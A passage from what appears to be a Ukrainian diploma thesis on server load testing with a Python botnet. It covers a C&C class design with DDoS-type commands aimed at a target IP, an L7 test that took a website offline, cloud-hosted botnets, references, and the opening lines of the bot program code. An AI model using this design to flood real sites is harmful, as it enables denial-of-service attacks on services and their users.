2.2.3. reportStatus() — надсилає звіт про статус.

3. Клас Command:

3.1. Атрибути:

3.1.1. commandType (тип команди, наприклад, HTTP-запит або DDoS-атака)

3.1.2. targetIP (цільова IP-адреса)

3.1.3. duration (тривалість виконання команди)

3.2. Методи:

3.2.1. validate() — перевіряє правильність команди.

3.2.2. execute() — запускає команду.

4. Клас Monitor:

4.1. Атрибути:

4.1.1. activityLog (журнал активності ботів)

4.2. Методи:

4.2.1. collectData() — збирає інформацію про активність ботів.

4.2.2. analyzeData() — аналізує зібрані дані.

4.2.3. generateReport() — генерує звіт про роботу ботнету.

5. Клас Server (C&C сервер):

5.1. Атрибути:

5.1.1. serverAddress (адреса сервера)

5.1.2. activeBots (активні боти, що підключені до сервера)

5.2. Методи:

5.2.1. receiveConnection(Bot bot) — приймає підключення від бота.

5.2.2. sendCommands() — відправляє команди ботам.

5.2.3. logActivity() — записує активність ботів.

Взаємозв'язки між класами

Асоціація:

Клас BotnetController асоціюється з класом Bot, оскільки він керує ботами. Це асоціація один до багатьох, оскільки один контролер керує багатьма ботами.

Bot взаємодіє з класом Command, оскільки кожен бот виконує команди.

Monitor пов'язаний з класом BotnetController, оскільки моніторинг активності ботів є частиною функцій контролера.

Композиція:

Клас Bot містить екземпляри класу Command, оскільки кожен бот може отримувати і виконувати кілька команд.

Клас BotnetController також агрегує дані про ботів, але існування ботів не залежить від контролера — тому це буде асоціація, а не композиція.

Ця діаграма класів демонструє основні компоненти застосунку, їх взаємозв'язки та залежності, що дозволяє краще зрозуміти його архітектуру та логіку роботи.



Рисунок 4.1. Діаграма класів

4.3. Інтерфейс користувача та функціональні можливості програмного забезпечення

На рисунку представлено інтерфейс користувача ПК для тестування пропускної здатності за допомогою ботнету (Рисунок 4.2.). У верхній частині екрану розміщено заголовок «Моделювання навантаження», який вказує на основну функцію інтерфейсу. Під заголовком розташоване текстове поле для введення параметрів навантаження, що дозволяє користувачеві вказати специфікації для тестування. Під полем є підказка «Введіть параметри навантаження», яка допомагає зорієнтуватися у форматі запиту.



Рис. 4.2. Основний екран ПК додатку для тестування навантаження

Після введення параметрів навантаження користувач має можливість вибрати тип тестування, яке він хоче виконати (Рисунок 4.3.). Це дозволяє уточнити, чи бажає користувач провести тестування з використанням ботнету, чи обрати інший метод моделювання навантаження.



Рисунок 4.4. Вибір типу тестування L7



Рисунок 4.4. Вибір типу тестування L7

Після вибору параметрів та типу тестування додаток здійснює моделювання навантаження, використовуючи обрану конфігурацію ботнету. Результати тестування відображаються у вигляді графіків та статистики, що

дозволяє аналізувати продуктивність серверів відповідно до заданих параметрів.



Рисунок 4.5. Результат тестування L7

На ілюстрації зображено результат тестування L7, в ході якого було змодельовано значне навантаження на веб-сервер за допомогою ботнету. Під час тестування сервер отримував велику кількість одночасних запитів до прикладного рівня (L7), що перевищило його максимальну пропускну здатність.

У нижній частині ілюстрації видно графік навантаження, що демонструє поступове збільшення кількості запитів. Критична точка, позначена червоною лінією, вказує момент, коли сервер перестав обробляти запити і перейшов у стан відмови.

Вимкнення сайту підтверджує, що сервер не витримав симульованого навантаження, що стало результатом вичерпання доступних ресурсів, таких як пропускна здатність мережі, обчислювальна потужність або пам'ять. Це дозволяє зробити висновок про необхідність оптимізації серверної інфраструктури для забезпечення її стійкості під час пікових навантажень.

Дана ілюстрація є візуальним підтвердженням критичної точки продуктивності та демонструє ефективність використання ботнетів для тестування навантаження серверів.

Функціональні можливості застосунку:

1. Моделювання навантаження — користувач може вводити параметри для тестування, а додаток автоматично генерує навантаження з використанням ботнету, надаючи актуальні результати про пропускну здатність сервера.
2. Управління ботами — додаток контролює кількість та поведінку ботів, що беруть участь у тестуванні, оптимізуючи навантаження відповідно до вимог користувача.
3. Аналіз результатів — програма надає детальну інформацію про результати тестування, включаючи середню затримку, пропускну здатність, а також відсоток успішних запитів.
4. Дистанційне підключення — користувачі можуть підключитися до системи тестування через термінал, використовуючи Termux на мобільних пристроях. Це дозволяє запускати та контролювати тестування прямо з телефону, надаючи гнучкість і доступність.
5. Графічний інтерфейс — забезпечує інтуїтивно зрозумілий спосіб взаємодії з додатком, що полегшує налаштування та запуск тестів.
6. Формування звітів — програма генерує звіти про результати тестування у зручному форматі, що дозволяє користувачам аналізувати дані та приймати обґрунтовані рішення щодо оптимізації своїх систем.

Цей ПК додаток для тестування пропускної здатності за допомогою ботнету не лише забезпечує можливість виконання навантажувальних тестів, але й дозволяє інтегрувати мобільний доступ через Termux, що підвищує ефективність і зручність використання.

4.4. Тестування серверів на пропускну здатність за допомогою ботнету

Тестування серверів на пропускну здатність є критично важливим процесом, що дозволяє оцінити здатність системи обробляти запити за умов різних навантажень. Використання ботнетів для моделювання навантаження на сервери надає унікальні можливості для симуляції реальних умов експлуатації, які можуть включати значну кількість одночасних запитів від різних IP-адрес.

Основні етапи тестування:

Підготовка середовища тестування: На цьому етапі необхідно підготувати сервер, на якому буде проводитися тестування. Важливо визначити ключові параметри, такі як максимальна кількість підключень, пропускна здатність мережі, а також налаштування серверного програмного забезпечення.

Конфігурація ботнету: Для проведення тестування потрібно налаштувати ботнет, включаючи вибір типу ботів (наприклад, десктопні або мобільні) та їх кількість. Важливо, щоб ботнет був розподілений по різних географічних регіонах, щоб створити максимально реалістичні умови.

Визначення параметрів навантаження: Користувачеві необхідно вказати параметри тестування, такі як кількість одночасних з’єднань, тип запитів (HTTP, HTTPS тощо) і тривалість тестування. Ці параметри допоможуть симулювати різні сценарії використання серверу.

Запуск тесту: Після завершення налаштувань запускається тестування. Боти генерують навантаження, відправляючи запити на сервер. Весь процес контролюється, щоб виявити можливі проблеми, такі як затримки у відповіді або відмови у з'єднанні.

Збір та аналіз даних: Після завершення тесту збираються дані, такі як час відповіді сервера, кількість успішних та невдалих запитів, пропускна здатність та середнє навантаження на сервер. Ці дані аналізуються для виявлення потенційних вузьких місць у продуктивності.

Генерація звіту: На останньому етапі генерується звіт, що містить результати тестування. У ньому аналізуються виявлені проблеми та надаються рекомендації для оптимізації серверних налаштувань. Звіт може містити графіки та таблиці, що ілюструють результати тестування.

Переваги використання ботнету для тестування:

Масштабованість: Можливість моделювання навантаження з багатьох джерел, що створює умови, близькі до реальних.

Гнучкість: Легкість у налаштуванні різних сценаріїв тестування, що дозволяє тестувати сервер під різними типами навантажень.

Економія часу: Автоматизоване тестування дозволяє зекономити час на проведення досліджень та отримання результатів.

Ризики та обмеження:

Правові аспекти: Використання ботнету для тестування може мати правові наслідки, якщо не дотримуватись етики і законодавства.

Можливі збої: Якщо тестування проводиться на реальних серверах без їх попереднього налаштування, це може призвести до збоїв у роботі сервісів.

Таким чином, тестування серверів на пропускну здатність за допомогою ботнету є потужним інструментом для оцінки їхньої ефективності в умовах високих навантажень. Це дозволяє виявити проблеми, що можуть виникнути під час експлуатації, та своєчасно вжити заходів для їх усунення.

4.6. Використання хмарних обчислень для моделювання ботнетів

Одним із сучасних підходів до реалізації тестування пропускної здатності серверів є використання хмарних обчислювальних платформ. Хмарні технології забезпечують гнучкість, масштабованість і доступність ресурсів, що дозволяє швидко створювати потужні та розподілені ботнети.

Переваги використання хмарних платформ:

Масштабованість:

Завдяки хмарним платформам, таким як Amazon Web Services (AWS), Microsoft Azure або Google Cloud Platform (GCP), можна створювати ботнети,

які масштабуються залежно від потреб тестування. Наприклад, збільшення кількості ботів при зростанні складності завдання не вимагає значних затрат часу чи ресурсів.

Розподіленість:

Боти, розгорнуті у різних географічних регіонах, дозволяють змоделювати сценарії реального трафіку з різних частин світу. Це створює умови для перевірки серверів у максимально наближених до реальних умов експлуатації.

Економічність:

Хмарні сервіси пропонують модель оплати "pay-as-you-go", завдяки чому користувачі сплачують лише за використані ресурси, що особливо зручно для короткотривалих або епізодичних тестувань.

Гнучкість:

Хмарні інструменти дозволяють інтегрувати ботнети із системами CI/CD (безперервної інтеграції та доставки). Це дає можливість виконувати регулярні автоматизовані тестування без необхідності значних зусиль з боку команди розробників.

Архітектура хмарного ботнету:

Центральний сервер управління:

Розташований у хмарі сервер забезпечує централізований контроль над ботами, розподіленими у різних регіонах.

Боти віртуальних машин:

Кожен бот запускається у вигляді ізольованої віртуальної машини або контейнера. Це забезпечує безпеку і можливість одночасного виконання кількох сценаріїв.

Моніторинг та аналітика:

Дані про виконання тестів, включаючи статистику навантаження та відповідей серверів, збираються в реальному часі й обробляються за допомогою

хмарних аналітичних інструментів, таких як AWS CloudWatch або Azure Monitor.

Потенційні ризики та шляхи їхнього подолання:

Юридичні обмеження:

Потрібно отримати відповідні дозволи на проведення тестування, особливо якщо сервери знаходяться у юрисдикціях із суворими кіберзаконодавчими нормами.

Безпека:

Використання хмарних ботнетів вимагає дотримання принципів безпеки, таких як шифрування даних, захист віртуальних машин від несанкціонованого доступу та регулярне оновлення системи.

Можливість зловживань:

Необхідно впроваджувати механізми аутентифікації та авторизації для контролю над доступом до інфраструктури ботнету.

Таким чином, впровадження хмарних обчислень для тестування пропускної здатності серверів дозволяє значно підвищити ефективність і точність моделювання. Хмарні платформи відкривають нові горизонти для досліджень, забезпечуючи доступ до ресурсів, які раніше були доступні лише великим корпораціям.

4.7. Перспективи автоматизації та оптимізації тестування серверів за допомогою ботнетів

Розвиток технологій тестування та моделювання навантажень серверів не стоїть на місці. Завдяки стрімкому вдосконаленню автоматизації, штучного інтелекту та машинного навчання, використання ботнетів для навантажувального тестування стає ще більш ефективним та масштабованим. Цей підрозділ розглядає майбутні можливості та перспективи таких підходів.

Інтеграція зі штучним інтелектом:

Адаптивні алгоритми:

Використання моделей машинного навчання дозволяє створювати боти, які автоматично адаптуються до змін у тестованій інфраструктурі. Наприклад, якщо сервер починає оптимізувати роботу під навантаженням, боти можуть змінювати свої параметри, щоб підтримувати стабільний тиск на систему.

Розумний аналіз даних:

Інтеграція алгоритмів штучного інтелекту для аналізу отриманих результатів дозволяє швидше ідентифікувати вузькі місця в інфраструктурі та пропонувати конкретні рішення для їх усунення.

Передбачення поведінки:

ШІ може прогнозувати можливі сценарії навантаження на основі історичних даних. Це допоможе краще підготувати інфраструктуру до пікових навантажень, наприклад, під час сезонних акцій чи важливих подій.

Використання блокчейн-технологій:

Прозорість і контроль:

Технологія блокчейну може бути використана для ведення журналу активності ботнету, забезпечуючи незмінність та надійність даних. Це особливо корисно в юридичних аспектах, оскільки дозволяє підтвердити, що тестування було проведено відповідно до етичних норм.

Розподілене управління:

Блокчейн дозволяє організувати децентралізоване управління ботами, забезпечуючи високу стійкість системи до збоїв та кібератак.

Персоналізовані сценарії тестування:

Індивідуальні налаштування:

Автоматизовані системи дозволяють створювати сценарії тестування, які враховують специфічні вимоги клієнтів, наприклад, тестування певних типів запитів чи конкретних веб-сторінок.

Географічна специфіка:

За допомогою сучасних платформ можна створювати трафік із різних регіонів, що дозволяє перевірити роботу серверів у глобальному масштабі.

Мультиплатформеність:

Ботнети можуть моделювати поведінку користувачів на різних пристроях і операційних системах, наприклад, смартфонах, планшетах, десктопах чи IoT-пристроях.

Використання кібербезпеки в тестуванні:

Симуляція складних атак:

Удосконалення ботів дозволить моделювати складні сценарії атак, наприклад, багаторівневі DDoS-атаки або атаки на рівні прикладного програмного інтерфейсу (API).

Інтеграція з системами захисту:

Ботнети можуть бути частиною комплексної системи кібербезпеки, де результати тестування одразу використовуються для налаштування фаєрволів або інших засобів захисту.

Енергетична ефективність та екологічність:

Оптимізація використання ресурсів:

Розробка енергоефективних алгоритмів дозволить зменшити споживання енергії під час тестування, що є важливим у контексті екологічної відповідальності.

Використання відновлюваних ресурсів:

Хмарні платформи, які працюють на основі зеленої енергії, можуть стати важливим фактором у зниженні впливу тестувань на навколишнє середовище.

Роль державних та корпоративних стандартів:

Розробка єдиних стандартів:

Перспективним напрямком є створення міжнародних стандартів тестування серверів із використанням ботнетів. Це забезпечить прозорість і довіру до результатів тестування.

Корпоративна відповідальність:

Великі компанії можуть використовувати такі тести для публічного підтвердження якості своїх сервісів, що підвищить їх конкурентоспроможність.

Таким чином, майбутнє використання ботнетів у тестуванні серверів відкриває широкі можливості для розвитку. Інтеграція нових технологій, таких як штучний інтелект, блокчейн та хмарні обчислення, дозволить зробити цей процес ще більш ефективним, гнучким і безпечним.

ВИСНОВКИ

Тестування серверів на пропускну здатність за допомогою ботнету є надзвичайно важливим процесом для забезпечення стабільної та ефективної роботи серверних систем. Використання ботнету дозволяє моделювати реальні умови експлуатації, що надає можливість оцінити, як сервер впорається з великими навантаженнями та одночасними запитами від численних джерел.

Ботнети здатні генерувати значні обсяги трафіку, що робить їх корисними для виявлення вузьких місць у продуктивності серверів. Це дозволяє організаціям вчасно виявити потенційні проблеми, перш ніж вони можуть вплинути на користувачів.

Тестування за допомогою ботнету може бути налаштовано під різні сценарії, що дозволяє адаптувати процес до конкретних вимог і умов. Це включає зміну кількості запитів, типів трафіку та інших параметрів, що забезпечує більш точну оцінку продуктивності.

Автоматизовані тести дозволяють швидко отримувати результати, що економить час та ресурси команди, відповідальної за тестування. Це особливо важливо в умовах, коли бізнеси прагнуть до швидкого реагування на зміни в ринкових умовах.

Результати тестування можуть бути використані для прогнозування поведінки серверів під навантаженням, що допомагає у плануванні масштабування інфраструктури та управлінні ризиками.

Важливо враховувати правові та етичні аспекти, пов'язані з використанням ботнетів. Тестування повинно проводитися тільки на серверах, для яких отримано належні дозволи, щоб уникнути можливих юридичних наслідків.

Використання ботнету також несе ризики, пов'язані з безпекою. Під час проведення тестів важливо дотримуватись стандартів безпеки, щоб уникнути можливих атак або компрометації даних.

У підсумку, тестування серверів на пропускну здатність за допомогою ботнету є потужним інструментом, що дозволяє організаціям впевнено оцінювати свої сервери в умовах навантаження, виявляти та усувати проблеми, оптимізувати продуктивність і забезпечувати стабільність роботи сервісів. Правильна реалізація таких тестів може значно покращити ефективність серверної інфраструктури та підвищити рівень обслуговування користувачів.

Підч час виконання дипломного проєкту було визначено ключові вимоги до розробки програмного забезпечення для тестування пропускної здатності серверів. Проведено аналіз переваг та обмежень існуючих рішень для навантажувального тестування. Описано підходи до створення ботнету на основі Python, з урахуванням безпеки та законності використання такої системи. Побудовано алгоритми для управління ботами, включаючи механізми масштабування та відстеження результатів тестування. Розроблено інтерфейс командного рядка для взаємодії з програмою та керування процесом навантажувального тестування.

Представлено діаграму класів та блок-схему програми, що ілюструє структуру програмного коду та логіку взаємодії між компонентами системи. Проведено тестування розробленого програмного забезпечення на реальних серверних системах, що дозволило оцінити пропускну здатність серверів у різних умовах навантаження. За результатами роботи було опубліковано тези на міжнародній науковій конференції та стаття у науковому фаховому журналі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Keenan, L. Understanding Botnets: How They Work and What You Can Do About Them. [Електронний ресурс]. – Режим доступу: https://www.cybersecurity-insiders.com/understanding-botnets-how-they-work-and-what-you-can-do-about-them/. – Назва з екрану.

2. Hussain, S., & Asghar, M. Distributed Denial of Service (DDoS) Attack Mitigation Techniques: A Survey. Journal of Computer Networks and Communications. [Електронний ресурс]. – Режим доступу: https://www.hindawi.com/journals/jcnc/2020/8941719/. – Назва з екрану.

3. Kumar, A., & Kumari, A. A Survey of Load Testing Tools and Techniques for Performance Testing. International Journal of Computer Applications. [Електронний ресурс]. – Режим доступу: https://www.ijcaonline.org/archives/volume170/number3/kumar-2017-ijca-915079.pdf. – Назва з екрану.

4. Wang, X., & Xu, H. A Study on Load Testing Tools for Web Applications. International Journal of Computer Science and Network Security. [Електронний ресурс]. – Режим доступу: http://paper.ijcsns.org/07_book/202004/20200409.pdf. – Назва з екрану.

5. Sourabh, K., & Yadav, S. Performance Testing Using JMeter. International Journal of Computer Applications. [Електронний ресурс]. – Режим доступу: https://www.ijcaonline.org/research/volume-157/number-8/19918-1997. – Назва з екрану.

6. Mishra, A., & Mohapatra, R. A Study on DDoS Attacks and Mitigation Techniques. International Journal of Computer Applications. [Електронний ресурс]. – Режим доступу: https://www.ijcaonline.org/archives/volume164/number5/mishra-2017-ijca-916689.pdf. – Назва з екрану.

7. Gupta, V. K., & Dutta, A. Survey on Botnet Detection Techniques. International Journal of Advanced Research in Computer Science and Software

Engineering. [Електронний ресурс]. – Режим доступу: https://www.ijarcsse.com/docs/papers/Volume_7/7_July2017/V7I7-0020.pdf. – Назва з екрану.

8. Fahmy, S., & Zidan, M. Load Testing: Tools and Methodologies. Journal of Computer and Communications. [Електронний ресурс]. – Режим доступу: https://www.scirp.org/journal/paperinformation.aspx?paperid=84216. – Назва з екрану.

9. Nashit, M., & Qadir, J. Analyzing Botnets and Their Impact on Network Security. International Journal of Computer Applications. [Електронний ресурс]. – Режим доступу: https://www.ijcaonline.org/archives/volume173/number6/nashit-2017-ijca-917774.pdf. – Назва з екрану.

10. Клименко, М. В. Основи тестування програмного забезпечення. Київ: Наукова думка, 2020. – 250 с.

11. Гуменюк, О. А., & Лук'янов, С. В. Аналіз безпеки комп'ютерних систем на прикладі ботнетів. Вісник Національного університету "Львівська політехніка". 2019. № 3. С. 65-72.

12. Коваленко, А. Ю. Методи тестування пропускної здатності серверів в умовах навантажувального тестування. Інформаційні технології та комп'ютерна інженерія. 2021. Вип. 12. С. 34-40.

13. Сидоренко, І. В. Сучасні підходи до виявлення ботнетів у комп'ютерних мережах. Науковий вісник НТУ "Дніпровська політехніка". 2020. № 6. С. 45-52.

14. Шевченко, Р. П. Безпека комп'ютерних систем: теорія та практика. Київ: Видавництво НТУУ «КПІ», 2022. – 300 с.

15. КОШОВА О. ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ СИСТЕМИ ІМІТАЦІЙНОГО МОДЕЛЮВАННЯ ПРОЦЕСУ DISTRIBUTED DENIAL OF SERVICE-АТАК НА ВЕБ-САЙТИ / О. КОШОВА, Д. ОЛЬХОВСЬКИЙ., С. СУПРУН, С. ВОЛКОВ // Інформаційні технології та суспільство, 2024, № (2

(13), С. 47-55. https://doi.org/10.32689/maup.it.2024.2.7 http://journals.maup.com.ua/index.php/it/article/view/3944/4306

16. Супрун С. Г. Кібербезпека в бізнес секторі: DDoS та інші загрози / С. Г. Супрун, О. П. Кошова // Актуальні питання розвитку науки та забезпечення якості освіти у XXI столітті: тези доповідей XLIVII Міжнародної наукової студентської конференції за підсумками науково-дослідних робіт студентів за 2023 рік (м. Полтава, 25 квітня 2024 р.). - Полтава : ПУЕТ, 2024. - С. 447-450. Режим доступу: http://dspace.puet.edu.ua/handle/123456789/13956

ДОДАТОК А

Код програми

```
import subprocess
from tarfile import ENCODING
from threading import Thread, Timer
from time import sleep
import ctypes, socket, sys
import signal, inspect, os
from random import choice
from typing import Union, Tuple
import logging, hashlib

logging.basicConfig(level=logging.DEBUG, format="[%(asctime)s] [%(process)s]
[%(levelname)s] %(message)s")
logg = logging.getLogger(__name__)

if os.name == "nt":
ENCODING = "windows-1252"
else:
ENCODING = "utf-8"

AUTHORIZATION = "" # (optnal) Set this to the authorization token you want to use
MAX_CHUNK_SIZE = 16 * 1024 # 16KB
POPEN_TIMEOUT = 60 # seconds

class Status:
OK = "OK"
FAIL = "FAIL"

class Request:
def __init__(self, send:str="", status:str=Status.OK, body:Union[object, dict]=dict(),
